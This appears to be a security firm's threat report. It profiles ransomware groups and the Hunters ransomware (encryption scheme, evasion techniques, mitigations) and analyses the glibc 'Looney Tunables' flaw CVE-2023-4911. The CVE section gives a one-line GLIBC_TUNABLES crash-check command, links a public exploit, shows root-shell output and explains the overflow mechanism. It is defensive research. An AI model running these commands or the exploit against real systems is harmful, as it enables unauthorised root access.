
BlackCat(Alphv) is a ransomware group that has been steadily active and is continuously carrying out attacks in various fields such as hotels, healthcare, finance, and manufacturing. In particular, it is characterized by the fact that it is continuously developing ransomware variants and carrying out attacks using various tools. Recently, it was confirmed that it used a Virtual Box ISO file[6] named Munchkin to carry out an attack. In this attack, after the initial access, it creates a new virtual machine through Munchkin, which includes various scripts and utilities, and steals passwords, spreads them on the network, and distributes the ransomware. Because it uses an ISO file, it can be easily adjusted depending on the use and target, allowing various attacks to be carried out. This shows that BlackCat(Alphv)'s strategy is evolving day by day.

8Base is a group that has been active since April of last year, and is showing off its influence by posting 21 damage cases this month alone. In particular, it was confirmed that it was carrying out attacks targeting the manufacturing industry using Phobos-family ransomware, and that it is carrying out extensive attacks in the United States.

[6] Virtual Box ISO file: the disk image file used to install the operating system on a virtual machine.

■ Focus of ransomware

Outline of the Hunters ransomware



We have called Mr. Wade Walla, the owner of the company, several times. Each time Mr.Walla has been provided with our contact details. Once Mr.Walla asked for proof from our caller, we provided everything he asked. Right now it seems like Mr.Walla decided not to protect the data of his customers, employees and business at all. Which total volume is over 700 GB by the way. Seems like our last call was recorded by Mr.Walla, we don't understand why he needs this record since it is paid people calling, not our staff. But okay, maybe he needs this record to not lose our contact in the future.

THIS HIDDEN SITE HAS BEEN SEIZED

The Federal Bureau of Investigation seized this site as part of a coordinated law enforcement action taken against Hive Ransomware.

This action has been taken in coordination with the United States Attorney's Office for the Middle District of Florida and the Computer Crime and Intellectual Property Section of the Department of Justice with substantial assistance from Europol

* Source: Hunters International, Hive dark web leak site

The Hunters ransomware is a ransomware used by the Hunters International group, and has about 56% source code similarity with the samples of Hive v6. The main purpose of the Hunters Group's ransomware attacks is not encryption, but rather it is focusing on stealing data to demand ransom from its victims. It is using aggressive tactics, e.g., attacking an American plastic surgery clinic and leaking pre-surgery photos of patients in order to urge victims to pay their ransom. It also revealed that it is planning to send mass e-mails to hospital patients to hasten the payment of ransom. This attack method is similar to a case where the BlackCat (Alphv) Group was morally criticized for leaking photos of cancer patients.

In general, ransomware groups tend to avoid actions that may be morally problematic or attacks that may be life-threatening because they are highly likely to be detected by judicial authorities. In particular, LockBit strictly sets related regulations and expels affiliates that do not comply with them.


Meanwhile, the now-closed Hive Group has been controversial as it does not hesitate to attack the medical community, and Hunters, which has recently been suspected of being a rebrand of Hive, is also making similar moves, confirming additional clues about the suspected connection between them as well as the source code similarity.

The Hunters Group claims that because its main goal is stealing data instead of encryption, it did not develop its own ransomware, but purchased the source codes and infrastructure of Hive, which was sold as RaaS. However, in addition to the high code similarity with Hive v6, the backend codes of the dark web site described in the ransom note are almost the same as those used by Hive previously, and the actions, not focused on attacks against specific industries, further strengthens the suspicion that Hunters may be a rebrand of Hive.

Hunters Ransomware

Encryption Key

Perform file encryption with ChaCha20 and encrypt keys with RSA



Encryption Method


File size greater than 5.25MB : Encrypt the initial 10% of the file, excluding the first 54Bytes, and encrypt the remaining 10% of file at the end

File size less than 5.25MB : Encrypt the entire file, excluding the initial 54Bytes

Characteristics

- Hive v6
- System Recovery Option removal
- Partial Encryption
- ChaCha20 & RSA Encryption
- Rust
- Terminate Service and Process

Ransom Note



To contact us follow the instructions :

1) Install and run "Tor Browser" from https://www.torproject.org/download/
2) Go to [redacted]
3) Log in using the credentials :

Don't waste time. Inform your CEO about the incident ASAP. Show Data Leak Site : [redacted]

Contact Us.txt


Changed Extension

.locked

Product Language

Rust

Hunters ransomware strategies


infosec
Discovery
T1135
T1010
T1082
T1083
Search for running applications
Retrieve system information
Explore files and directories
Search for network shared resources
Defense Evasion
Analysis evasion
File obfuscation
Anti-VM
T1622
T1027
T1497.002
Execution
T1106
Native API invocation
Privilege Escalation
Privilege escalation via ACL modification
T1548
Impact
T1489
T1490
T1486
Data encryption
Prevention of system recovery
Terminate service and process

The Hunters ransomware uses various technical strategies for ransomware attacks. First, it identifies running applications by searching system information, searches various files and directories, including shared network resources, and terminates specific services and processes to encrypt running files as well.

The character string used internally is obfuscated, and is configured in a way to deobfuscate it through arithmetic operation during execution. So it uses a strategy to avoid signature-based detection. If you use the native API[7], the sequence and signature patterns will be different from when using the Windows API[8], making it difficult for security solutions to detect them. So Hunters applied a method to avoid detection by using the native API.

[7] Native API: LowLevel API to access the core functions of the Windows OS

[8] Windows API: API that provides a high-level interface that developers can use easily

In addition, the Hunters ransomware is elaborate enough to apply the Anti-VM technique to detect the presence or absence of files used in virtual machines by exploiting the fact that malware analysis is performed in a virtual environment. When performing data encryption, in order to access multiple system files, it facilitates the encryption work by escalating the privilege through ACL[9] change, and in case the user set up a backup file or VSC, it deletes relevant elements to remove the means of recovering the system.





Figure 1. Examples of encryption processes by file size

When performing subsequent encryption, different encryption methods are applied depending on the size of the file to ensure fast encryption speed. If the file size is 5.25MB or less, the entire file is encrypted after excluding 54Bytes at the beginning of the file till the end of the file. If the file size is 5.25MB or more, similarly, after excluding the 54bytes at the beginning of the file, 10% of the file is encrypted, and the end of the file equivalent to 10% of the remaining file size is encrypted.

[9] ACL (Access Control List): A security mechanism that assigns access rights to users or groups to provide fine-grained control over access to files or directories

How to respond to the Hunters ransomware


Defense Evasion
T1622
T1027
T1497.002
Behavior-based detection and signature-based detection through the use of security solutions
Privilege Escalation
T1548
Enabling audit logging for security event tracking
Discovery
T1135
T1010
T1082
T1083
Blocking malicious behavior through the use of behavior-based detection solutions
Execution
T1106
Blocking through ASR rule activation
Impact
T1489
T1490
T1486
Blocking malicious behavior through the use of behavior-based detection solutions

The Hunters ransomware was created in Rust, a non-mainstream language, but you can use most of the behavior-based security solutions to detect and prevent it. To bypass detection through the use of native API, you can also block malware actions by enabling ASR[10] rules.

Since ACL changes are performed during privilege escalation, enabling the audit logging policy, which can record security events that occur at this time, can help with future incident investigation. Additionally, since Hunters deletes system backup copies and VSCs, it is recommended to perform vaulting backup[11] in a remote location that is difficult for attackers to access in order to prevent data encryption. When backup is not in progress, it is recommended to use a security backup system that blocks access by attackers by turning off the backup system.

Lastly, as Hunters even encrypts shared network resources, if ransomware infection is suspected, you must separate the system from the network to prevent further infection. In addition, you must take measures to minimize shared network resource access privileges so that only necessary resources can be accessed. As infection with ransomware can cause great damage, it is recommended that you should check the environment to see if these response measures have been applied and take action to address any deficiencies.

[10] ASR (Attack Surface Reduction): A rule to block malware attack paths

[11] Vaulting Backup: keeping backup data in a place physically distant from the local system

■ Reference sites

URL : https://thehackernews.com/2023/10/qakbot-threat-actors-still-in-action.html

URL : https://www.bleepingcomputer.com/news/security/hellokitty-ransomware-source-code-leaked-on-hacking-forum/

URL : https://ransomware.org/blog/fbi-issues-warning-on-dual-ransomware-attacks/

URL : https://www.scmagazine.com/brief/play-ransomware-attack-confirmed-by-dallas-county

URL : https://www.infosecurity-magazine.com/news/boeing-lockbit-ransomware-breach/

URL : https://therecord.media/white-house-counter-ransomware-initiative-summit-new-measure

URL : https://thehackernews.com/2023/10/pro-hamas-hacktivists-targeting-israeli.html?&web_view=true

URL : https://www.bleepingcomputer.com/news/security/new-hunters-international-ransomware-possible-rebrand-of-hive/

URL : https://www.theregister.com/2023/10/25/rebuilt_hive_ransomware_gang_stings/

URL : https://www.darkreading.com/threat-intelligence/ragnar-locker-ransomware-boss-arrested-paris

URL : https://cybersecuritynews.com/blackcat-hacker-tool-remote-machines/

URL : https://www.bleepingcomputer.com/news/security/ukrainian-activists-hack-trigona-ransomware-gang-wipe-servers/

Privilege escalation vulnerability (CVE-2023-4911) using the GNU Heap Buffer Overflow

■ Outline of the vulnerability

In October 2023, the heap buffer overflow vulnerability of the GNU C library dynamic loader was disclosed. This vulnerability is called 'Looney Tunables' and it allows local users to escalate their privileges using a program containing the GLIBC_TUNABLES environment variable and setUID. This vulnerability occurs in Linux-based systems such as Ubuntu, Debian, Fedora, gentoo, and Amazon Linux. The official control number for this vulnerability is CVE-2023-4911.

The Looney Tunables vulnerability occurs while the GLIBC_TUNABLES environment variable character string is processed. In normal cases, it is written in a format such as tunable1=AAA:tunable2=BBB, but if the value is written in a double-assigned format, e.g., tunable1=tunable2=BBB, the name-value is not judged correctly, and double processing occurs, resulting in a heap buffer overflow, i.e. the result larger than the buffer size is recorded. Through this, a manipulated library is loaded and privilege escalation occurs.

Also, the GNU C library dynamic loader searches shared libraries necessary for the program, and loads them into memory and connects them to the exe file. However, a security threat occurs because this process is executed with a high privilege in programs that include setUID or setGID.

The Looney Tunables vulnerability affects various environments such as servers, IoT, and cloud services implemented as Linux-based systems. If an attacker accesses such a system and escalates privileges, not only financial loss but also physical damage may occur. As a matter of fact, the hacking group Kinsing is causing damage through malicious activities such as accessing the cloud, extracting cloud credentials through privilege escalation, and mining cryptocurrencies.

■ Affected software versions

Software vulnerable to CVE-2023-4911 is as follows:

S/W type	Vulnerable versions
Ubuntu	22.04, 23.04
Debian	12, 13
Fedora	37, 38
gentoo	< 2.37-r7
Amazon Linux	2023

※ This vulnerability may occur in operating systems that use the GNU C library in addition to these versions.

■ Attack scenario

The attack scenario using CVE−2023−4911 is as follows:



Searching for vulnerable servers
CVE-2023-4911 Attack
Gaining control over the server
Malware infection
Stealing important information and mining cryptocurrency
Attacker
Vulnerable Server
TOP SECRET
ROOT>
CVE

Figure 1. Attack scenario

① The attacker explores the vulnerable versions of the server and accesses the system with a general user privilege.
② The attacker uses the CVE-2023-4911 vulnerability to escalate the privilege to the top administrator privilege.
③ The attacker takes over the system control privilege and steals important information
④ The attacker attempts to mine cryptocurrencies by infecting the system with malware.

■ Test environment configuration information

The test environment for CVE−2023−4911 is as follows:

Name	Information
Victim	Ubuntu 22.04.2 LTS Ubuntu GLIBC 2.35-0ubuntu3.3

■ Vulnerability test


Step 1. PoC test

First, use the command for checking whether the OS is vulnerable to CVE-2023-4911 to determine vulnerability. The method for determining whether the OS is vulnerable is to check for a segmentation fault by substituting a double environment variable such as A=B=C. The command for checking vulnerability is as follows:

command
$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.mxfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su –help

Table 1. Command for checking the vulnerability


In a vulnerable OS, a heap buffer overflow occurs and a segmentation fault is displayed.



```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help
Segmentation fault
```

Figure 2. Result of resting a vulnerable OS


In an invulnerable OS, the help option of the su command is executed so that you can view the help of the su command.



```
eqst@23NB0109:~$ env -i "GLIBC_TUNABLES=glibc.malloc.mxfast=glibc.malloc.m
xfast=A" "Z=`printf '%08192x' 1`" /usr/bin/su --help

Usage:
 su [options] [-] [<user> [<argument>...]]

Change the effective user ID and group ID to that of <user>.
A mere - implies -l.  If <user> is not given, root is assumed.
```

Figure 3. Result of testing an invulnerable OS

If you run PoC on a vulnerable OS, you can successfully obtain the root privilege after a certain number of attempts.
PoC: https://github.com/leesh3288/CVE-2023-4911



```
eqst@23NB0109:~/CVE-2023-4911$ ./exp
try 100
try 200
```

```
try 3700
# id
uid=0(root) gid=0(root) groups=0(root),1001(eqst)
```

Figure 4. Taking over the root privilege as a result of the PoC test

■ Detailed analysis of the vulnerability

The CVE-2023-4911 vulnerability causes a heap buffer overflow due to a problem with the processing of the GLIBC_TUNABLES environment variable.

The GLIBC_TUNABLES environment variable is configured in the name=value:name=value format, e.g., tunable1=AA:tunable2=BB. At this time, if the environment variable is delivered in a double-allocated manner, e.g., tunable1=tunable2=BBBB, a buffer overflow occurs due to a verification error. An attacker can use the buffer overflow to modify the pointer and use the modified pointer to load the library containing the attack code, causing privilege escalation.

First, let's understand the outline through the figure below, and then look at the source codes.

When the GLIBC_TUNABLES environment variable in the normal format is entered, it operates as follows:




Figure 5. Operation when a normal Tunable environment variable is entered

When the character string tunable1=AAA:tunable2=BBB is entered, 25 bytes of memory, which is the length of the character string, is dynamically allocated. Then, check the name of the environment variable, think of the part leading to : or ₩0 (NULL) located after = as the value, and store tunable1=AAA in the heap. When this process is repeated, tunable2=BBB is entered in the next name-value area, and if there is a previous name-value value, : is added and stored in the heap.

If an abnormal GLIBC_TUNABLES environment variable is entered, however, it operates as follows:




Figure 6. Operation when an abnormal Tunable environment variable is entered

When the character string tunable1=tunable2=BBB is entered, 21 bytes of memory, which is the length of the character string, is dynamically allocated. Then, tunable1, which is the first tunable name of the environment variable, is checked and everything that follows : or NULL is considered a tunable value. So tunable2=BBB is regarded as a tunable value.

At this time, in the next loop statement, tunable2 is confirmed as the second tunable name, and tunable2=BBB is additionally stored in the heap. In this case, 34 bytes are stored in the 21-byte heap, causing a buffer overflow.

The target to attack using the buffer overflow is the link_map[12] structure. This structure is allocated to the heap area, and there is no initialization logic at the time of allocation. Therefore, use the buffer overflow in advance to modify the pointer part of the link_map structure and then have the link_map structure allocated. The modified pointer points to the -0x14 part stored in the stack area, and that part is an offset indicating "(double quote) in the .dynstr area. Therefore, during an attack, a relative path of the name including " is created and used in the attack.

[12] Link map: Managing interaction with dynamic libraries within the process address space, loading and unloading other libraries, etc.

